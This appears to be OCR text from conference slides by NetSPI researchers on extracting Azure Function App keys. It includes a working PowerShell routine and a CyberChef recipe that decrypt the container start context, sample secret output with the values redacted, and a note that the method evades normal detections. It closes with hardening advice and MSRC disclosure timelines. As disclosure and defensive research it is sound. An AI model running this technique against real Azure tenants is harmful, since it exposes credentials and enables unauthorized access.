    - If AAD is in use by the App

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



Not secure | wawsstorageproddm1157.blob.core.windows.net/azcontainers/e9911ce2-637993944227393451?s

```
{"encryptedContext":"Bad/iquhIPbJJc4n8wcvMg==.UK9+Jf07cc5jqig1cbObXIsQJbJaHucKMMxBge0i/15tA8JA6ZdQGIZjSoVWLPSGl4oqx3lWDa
4vk8zvrDpf11DL9abxUghgINuBRlmuciB8EaxKq+a0hVt/uBw5zSox/gI7iCrEpUjfqdukq8p7Fyp7K5jYfizm1fds0uQUZFK3Y1z+mqM9/9Ysm4k9EX8G/D
LJBGK0Y/[redacted]
vIo1tx
1eftfb
Ri6TYc
g0UWQX
3umGq5
H53O0l
lkF0rr
C3hMuD
oUqw5j
wVLYUN
fv+jd2
ABnMD5
tISlzX
uEteaF
wtrQzrlCHraCPOi05uqnnwELqeModb3irckv1W3ohdi93Vt4UijCwo+TZpmG4syO90DTjWdSNnVmIXvfyvz1uB0NhHsrVdUUjt/VdeFDbqQK5CcFrC/L92Kb
```



Recipe

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars   ☐ Strict mode

AES Decrypt

Key: bgyDt7gk8COpwMWMxClB7Q1+CFY/a15+mCev2leTF… BASE64

IV: Bad/iquhIPbJJc4n8wcvMg== BASE64


Mode: CBC   Input: Raw   Output: Raw

Deconstructing the API

- **Remediation**
  - Microsoft restricted the API from Read permissions
  - **<u>They did not remove (or fix) the API</u>**

- **Current Options**
  - Use Contributor to follow the same exploit
    - Viable, indirect way to get keys
    - Won't trigger normal detections

  - Container Command Execution
    - Access ENV Vars
    - Follow same process
    - See NetSPI Blog for Function code



Adding third party dependencies in the Azure portal is currently not supported for Linux Consumption Function Apps. Click here to setup local environment. Learn more

```
# Input bindings are passed in via param block.
param($Request, $TriggerMetadata)

$encryptedContext = (Invoke-RestMethod $env:CONTAINER_START_CONTEXT_SAS_URI).encryptedContext.spli

$key = [System.Convert]::FromBase64String($env:CONTAINER_ENCRYPTION_KEY)
$iv = [System.Convert]::FromBase64String($encryptedContext[0])
$encryptedBytes = [System.Convert]::FromBase64String($encryptedContext[1])

$aes = [System.Security.Cryptography.AesManaged]::new()
$aes.Mode = [System.Security.Cryptography.CipherMode]::CBC
$aes.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7
$aes.Key = $key
$aes.IV = $iv

$decryptor = $aes.CreateDecryptor()
$plainBytes = $decryptor.TransformFinalBlock($encryptedBytes, 0, $encryptedBytes.Length)
$plainText = [System.Text.Encoding]::UTF8.GetString($plainBytes)

$body =  ($plainText | ConvertFrom-Json).Secrets
```

200 OK

HTTP response content

```
{
  "host": {
    "master":
"[redacted]
    "function": {
      "default": "[redacted]
    },
    "system": {}
  },
  "function": [
    {
      "name": "HttpTrigger1",
      "secrets": {
        "default": "[redacted]
      }
    },
    {
      "name": "HttpTrigger2",
      "secrets": {
        "default": "[redacted]
```

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Conclusions

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Azure Function App Best Practices

Least Privilege

- Everywhere in Azure
- Limit RBAC scopes – Resource Groups

Protect the Storage Accounts

- Require AAD Auth
- Disable SAS Token and Shared Key Access
- Don’t store these in cleartext

Limit Permissions on Function App Identities

- Only grant access to necessary resources

Function App and Storage Accounts

- Use dedicated Resource Groups for both

Logging

- Enable Diagnostic Logs on both
- Control plane AND Data plane

Microsoft recommendations

- Key Vault and VNET integration
- https://learn.microsoft.com/en-us/azure/azure-functions/storage-considerations?tabs=azure-cli#important-considerations
- https://learn.microsoft.com/en-us/azure/azure-functions/functions-networking-options?tabs=azure-cli#restrict-your-storage-account-to-a-virtual-network
- https://learn.microsoft.com/en-us/azure/azure-functions/functions-networking-options?tabs=azure-cli#use-key-vault-references
- https://learn.microsoft.com/en-us/azure/azure-functions/security-concepts?tabs=v4

MSRC Disclosure Timelines

Function App VFS APIs

- Initial Report (Windows Container) – 8/2/22
- Secondary Report (Linux Container) – 9/14/22
- Initial Fix – 1/17/23
- Fix Rollback - 1/24/23
- Secondary Fix – 3/6/23
- Public Disclosure – 3/23/23

Function Key Decryption

- 02/08/2023 - Initial report created
- 02/13/2023 - Case closed as expected and documented behavior
- 03/08/2023 - Second report added to case
- 04/25/2023 - MSRC confirms original assessment as expected and documented

Questions?

Special Thanks

- Rogier Dijkman, Roi Nisimi, Bill Ben Haim, Zur Ulianitzky, Andy Robbins

Find Us Online:

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- @kfosaaen (Twitter/X, Bluesky, Mastodon, Threads)
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- thomaselling1 (LinkedIn)

Both:

- https://www.netspi.com/blog/technical/
- https://github.com/NetSPI/FuncoPop

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